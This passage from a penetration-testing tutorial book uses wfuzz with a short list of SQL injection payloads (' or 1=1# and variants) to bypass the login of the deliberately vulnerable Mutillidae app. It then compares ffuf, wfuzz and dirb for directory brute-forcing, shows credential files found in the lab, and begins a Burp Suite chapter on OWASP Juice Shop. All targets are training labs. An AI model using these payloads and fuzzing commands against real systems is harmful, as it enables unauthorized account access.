
- and surf to your Mutillidae server



In Mutillidae, pick *OWASP 2017* from the menu, then, *AI Injection (SQL) > SQLi Bypass Authentication >* and finally, “*Login*”

- Turn on Intercept in Burp Suite
- Now, enter random names (Canaries) for Username & Password and click, “*Login*”

Burp Suite will capture the login attempt, as seen below:



The most important part is the last line on the screen. This will list the exact Post request that we will need to use when we perform our automated attack. All we need is the web page address that contains the login form, and the captured request. With this information we can build our fuzzing request. We just need a wordlist, you can use any of the Seclists SQLi wordlists, but I just grabbed a few from one of the lists and made a short wordlist called, "test.txt".

The words I used are:

- " or 1=1
- " or 1=1#
- " or 1=1--
- " or 1=1/\*
- ' or 1=1
- ' or 1=1#
- ' or 1=1--
- ' or 1=1/\*

We are all set to setup our automated test with Wfuzz.

Wfuzz is very similar to FfuF, though not as fast, but many of the command switches are identical, including the "canary" word, "FUZZ". When we build our SQL Injection test, we will use a wordlist (-w), the url address (-u) and the post data (-d). All we need to do is replace the "Username" in the post data to our keyword "FUZZ". Add a "-c" to enable color, and let it run!

```
> wfuzz -c -w /home/kali/Downloads/test.txt -u
http://172.24.1.245/mutillidae/index.php?page=login.php -d
"username=FUZZ&password=Bob&login-php-submit-
button=Login"
```

(Enter the command all on one line, no line returns)

```
(kali@kali) ~]
└─$ wfuzz -c -w /home/kali/Downloads/test.txt -u http://172.24.1.245/mutillidae/index.php?page=login.php
-d "username=FUZZ&password=Bob&login-php-submit-button=Login"
```

Wfuzz will then take the wordlist and make numerous Post requests, one per entry in the wordlist. It will then display the returns for each request.

As seen below:

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://172.24.1.245/mutillidae/index.php?page=login.php
Total requests: 8

=====
ID           Response  Lines  Word      Chars  Payload
=====
0000000006:  302       0 L     0 W       0 Ch    "' or 1=1#"
0000000004:  200      1089 L   2989 W   48908 Ch  "" or 1=1/*"
0000000005:  200      1112 L   3124 W   50838 Ch  "' or 1=1"
0000000002:  200      1089 L   2989 W   48908 Ch  "" or 1=1#"
0000000007:  200      1112 L   3124 W   50842 Ch  "' or 1=1- -"
```

What we are looking for are “302 – Redirects”. We have one 302 corresponding to the payload, “' or 1=1#”. All we need to do now, is go to the login page and see if that payload or SQL injection command works.

And we are Admin!

## Keep Calm and Pwn On

Enabled (1 - Try easier)    Logged In Admin: **admin** 

Of course the example is simple enough that we could have just entered it manually, but the object here is to see how it could be automated.

### Speed Comparison

Before we leave this chapter, I just want to quickly touch on one last thing – Test speed. On any security test, speed and stealth are very important. As always, manual tests are stealthier, but if you need to perform automated tests quickly (for a certification lab or CTF), which tool is faster?

Let's quickly compare FFuF, WFuzz and Dirb. We didn't cover Dirb, but it is an older web scanning & fuzzing tool that is included in Kali by default. I setup a simple speed test – each tool performed the same web content scan using the same wordlist against the same target.

Below are the results:



```
(kali@kali) ~
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://172.24.1.207/FUZZ
```



v1.2.1

-- Snipped for Brevity --

```
uploads      [Status: 301, Size: 313, Words: 20, Lines: 19]
chat         [Status: 301, Size: 310, Words: 20, Lines: 19]
#           [Status: 200, Size: 1951, Words: 133, Lines: 22]
#           [Status: 200, Size: 1951, Words: 133, Lines: 22]
# on at least 3 different hosts [Status: 200, Size: 1951, Words: 133, Lines: 22]
#           [Status: 200, Size: 1951, Words: 133, Lines: 22]
drupal       [Status: 301, Size: 312, Words: 20, Lines: 10]
phpmyadmin   [Status: 301, Size: 316, Words: 20, Lines: 10]
             [Status: 200, Size: 1951, Words: 133, Lines: 22]
:: Progress: [87664/87664] :: Job [1/1] :: 2528 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
```

FFuF  
25s

```
(kali@kali) ~
└─$ wfuzz -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://172.24.1.207/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.24.1.207/FUZZ
Total requests: 87664

=====
ID          Response  Lines  Word  Chars  Payload
=====
```

-- Snipped for Brevity --

```
000087655:  404      9 L    32 W    279 Ch  "simg"
000087652:  404      9 L    32 W    279 Ch  "rsch"
000087656:  404      9 L    32 W    278 Ch  "wha"
000087664:  404      9 L    32 W    287 Ch  "makehomepage"
000087660:  404      9 L    32 W    283 Ch  "eng_prem"

Total time: 0
Processed Requests: 87664
Filtered Requests: 0
```

WFuzz  
1m 40s

```
(kali@kali) ~
└─$ dirb http://172.24.1.207 /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Mar 10 20:41:01 2021
URL BASE: http://172.24.1.207/
WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt

-----

GENERATED WORDS: 87568

---- Scanning URL: http://172.24.1.207/ ----
==> DIRECTORY: http://172.24.1.207/uploads/
==> DIRECTORY: http://172.24.1.207/chat/
==> DIRECTORY: http://172.24.1.207/drupal/
==> DIRECTORY: http://172.24.1.207/phpmyadmin/
```

Dirb  
3m 42s



As shown, FFuF, written in Go, was much faster than the other two. It definitely lives up to its name. Where does this extra speed come in handy? It makes it much quicker to use larger wordlists for fuzzing. For example, we can use a large seclists Web-Content directory wordlist search to try and find hidden and potentially interesting files.


```
(kali@kali) - [usr/share/seclists/Discovery/Web-Content]
$ ffuf -w directory-list-1.0.txt -u http://172.24.1.245/mutillidae/FUZZ
```

This search finds targets, including those listed below.

```
includes [Status: 301, Size: 248, Words: 14, Lines: 8]
phpmyadmin [Status: 301, Size: 250, Words: 14, Lines: 8]
test [Status: 301, Size: 244, Words: 14, Lines: 8]
documentation [Status: 301, Size: 253, Words: 14, Lines: 8]
passwords [Status: 301, Size: 249, Words: 14, Lines: 8]
classes [Status: 301, Size: 247, Words: 14, Lines: 8]
ajax [Status: 301, Size: 244, Words: 14, Lines: 8]
webservices [Status: 301, Size: 251, Words: 14, Lines: 8]
styles [Status: 301, Size: 246, Words: 14, Lines: 8]
configuration [Status: 301, Size: 253, Words: 14, Lines: 8]
```

If we surf to Mutillidae and check out these directories we find some interesting things.

Like Passwords!



The screenshot shows a web browser window with the address bar displaying `172.24.1.245/mutillidae/passwords/accounts.txt`. The main content area displays a list of 12 entries, each consisting of an ID number, a username, a password, a comment, and the role 'Admin'.

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
```

Not very realistic you say, okay, let's check the configuration directory.

```
--<Employees>
--<Employee ID="1">
  <UserName>admin</UserName>
  <Password>adminpass</Password>
  <Signature>g0t r00t?</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="2">
  <UserName>adrian</UserName>
  <Password>somepassword</Password>
  <Signature>Zombie Films Rock!</Signature>
  <Type>Admin</Type>
</Employee>
--<Employee ID="3">
  <UserName>john</UserName>
  <Password>monkey</Password>
  <Signature>I like the smell of confunk</Signature>
  <Type>Admin</Type>
```

This directory has all the users and passwords in a world readable XML file. There are other configuration panels and readable data that are world readable. I leave finding these as an exercise for the reader.

## Conclusion

In this chapter we looked at one of the CTF like testing platforms, Metasploitable 3 Linux. We also covered using Burpsuite, Wfuzz and FFuF. Metasploitable 3 is a great learning and game platform. If you want to find all of the playing cards, go for it! Some are very sneaky and difficult to find. There are many writeups and walkthroughs available online. As with any CTF, it is very good practice. Enjoy the journey!

## References & References

- > 16667/ Metasploitable-3-CTF - <https://github.com/16667/Metasploitable-3-CTF/blob/master/Introduction/Introduction.md>
- > Metasploitable3 Community CTF - Walkthrough(ish) - <https://darkglade.com/2017/12/12/metasploitable3-community-ctf->

[walkthroughish/](#)

- Metasploitable3 – Pentesting the Ubuntu Linux Version (Part 1) - <https://www.thomaslaurensen.com/blog/2018-07-08/metasploitable3-pentesting-the-ubuntu-linux-version-part1/>
- Metasploitable3 - Pentesting the Ubuntu Linux Version (Part 2) - <https://www.thomaslaurensen.com/blog/2018-07-09/metasploitable3-pentesting-the-ubuntu-linux-version-part2/>

# Chapter 17

## Burp Suite

**Tool Author:** Portswigger

**Tool Website:** <http://portswigger.net/burp/>

In this chapter we will take a look at one of the premier web security testing tools, Burp Suite. Burp Suite is used by over 50,000 security professionals. Pentesters and Bug Bounty Hunters alike use it frequently to find vulnerabilities. Kali Linux comes with the Burp Suite Free Edition (a professional version is also available) installed which includes the following capabilities:

- Application-aware Spider
- Intercepting Proxy
- Advanced web application Scanner
- Intruder tool

As Burp is an intercepting proxy (it sits in between your browser and the target website), it allows you to capture website traffic in transit and manipulate it. For this chapter we will be using OWASP Juice Shop as a target. We will be using Burp Suite to explore one of the top threats against websites, SQL injection attacks.

### OWASP Juice Shop

**Tool GitHub Site:** <https://github.com/bkimminich/juice-shop>

**Tool Documentation:** <https://pwning.owasp-juice.shop/>

OWASP Juice Shop is “the most insecure Juice Shop on the web”. It is a purposefully vulnerable web store loaded with the OWASP top vulnerabilities. It is also a bit of a Capture the Flag (CTF) game where you gain points by unlocking and solving different vulnerabilities. The web App is heavily documented from install to challenges to solving, so I am not going to spend a lot of time on this. I highly recommend the reader check out the full documentation, this is a very fun and feature rich target!

### Multiple Installation Options

Complete install options and directions are available here:

<https://github.com/bkimminich/juice-shop#setup>

The packaged distribution version works great right on Kali:

<https://github.com/bkimminich/juice-shop#packaged-distributions>

From a Kali Terminal:

- *sudo apt install nodejs*
- *sudo apt install npm*

Download the latest release of Juice Shop that matches the version of NodeJS (*nodejs -v*) you are using. See the “releases” page on the tool GitHub site.

- Unzip the download file (*tar zxvf filename.tgz*)
- Change to the Juice Shop folder
- Enter, “*npm start*”


```
(kali@kali) - [~/juice-shop_12.8.1]
└─$ npm start

> juice-shop@12.8.1 start
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated
info: Detected Node.js version v12.21.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Required file main-es2018.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000
```

- Surf to “localhost:3000”





Congratulations, we have a vulnerable Juice Shop!


## Burp Suite Interface

You can start Burp in multiple ways - by typing “*burpsuite*” in a terminal window or by selecting it from the Web Applications menu. On startup you will be asked a couple questions, choose, “*temporary project*” and “*Use Burp defaults*” when prompted.

After Burp starts you will be greeted with the main interface made up of:

1. The Tool Menu
2. Filter Options Menu
3. Site Map/ Scope Window
4. URL Information Window
5. Request Window
6. Response Window





Basically, you select a target or tool from #1. Set any filter options you want in #2. View and select the website scope and sitemap in #3. View individual link information in #4 and lastly view HTML request/ responses in #5, #6.

The **Tool Menu (#1)** contains the available actions that you can take when working with websites. These include the following tabs which we will be using in this chapter:


- **TARGET** – Shows a Site Map and project Scope
- **PROXY** – Used to set up and control the Intercepting Proxy
- **INTRUDER** – Automating attacks
- **DECODER** – Used to encode/ decode text in multiple formats
- **COMPARER** – For comparing differences between webpages/ responses

The **Site Map Window (#3)** shows all the target URL links available from either Burp's passive scan - that it performs by looking through webpages for links. Or, pages found during active spidering. Lastly, the **Request/ Response Windows (#5, #6)** shows actual html code that you can view and manipulate.

I have always been a ‘learn by doing’ type of person, so let’s just jump right in and see how to use the Burp Suite tools with some functional examples.


## Burp Suite Target Site Map and Spidering

You used to have to set up the proxy manually in your internet browser. The later versions of Burp now come with an embedded Chromium browser, so you don’t need to make any changes to your default browser. Just click on “**Proxy**” and then, “**Open Browser**” to start the embedded proxy browser.



Now we need to turn off the intercepting proxy in Burp.


Click the “**Intercept is on**” tab, to toggle it to off:



When it is off, it will allow webpages to load normally without interruption. When intercept is on, Burp will activate the intercepting proxy and stop web page processing at each stage (send/ receive) and ask for permission to continue before it allows the transmission to continue. Later

in this tutorial we will be using Burp with the intercept turned on quite a bit, but for spidering, you will want it off.

Now, on your Kali system, surf to Juice Shop in your browser using “localhost:3000”:




Now if you look in Burp you should see that under the “Target” tab, it has filled in a lot of information that it found automatically in the Site Map window:


Dashboard						Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender
Site map						Scope	Issue definitions						
Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders													
>	<input type="checkbox"/>	http://cdnjs.cloudflare.com											
>	<input type="checkbox"/>	http://localhost:3000											
>	<input type="checkbox"/>	http://localhost:4200											
		Host	Method	URL	Params	Status							
		http://localhost:3000	GET	/socket.io/?EIO=4&transp...	✓	101							
		http://localhost:3000	GET	/		200							
		http://localhost:3000	GET	/api/Quantitys/		200							
		http://localhost:3000	GET	/assets/i18n/en.json		200							
		http://localhost:3000	GET	/main-es2018.js		200							
		http://localhost:3000	GET	/polyfills-es2018.js		200							
		http://localhost:3000	GET	/rest/products/search?q=	✓	200							
		http://localhost:3000	GET	/runtime-es2018.js		200							
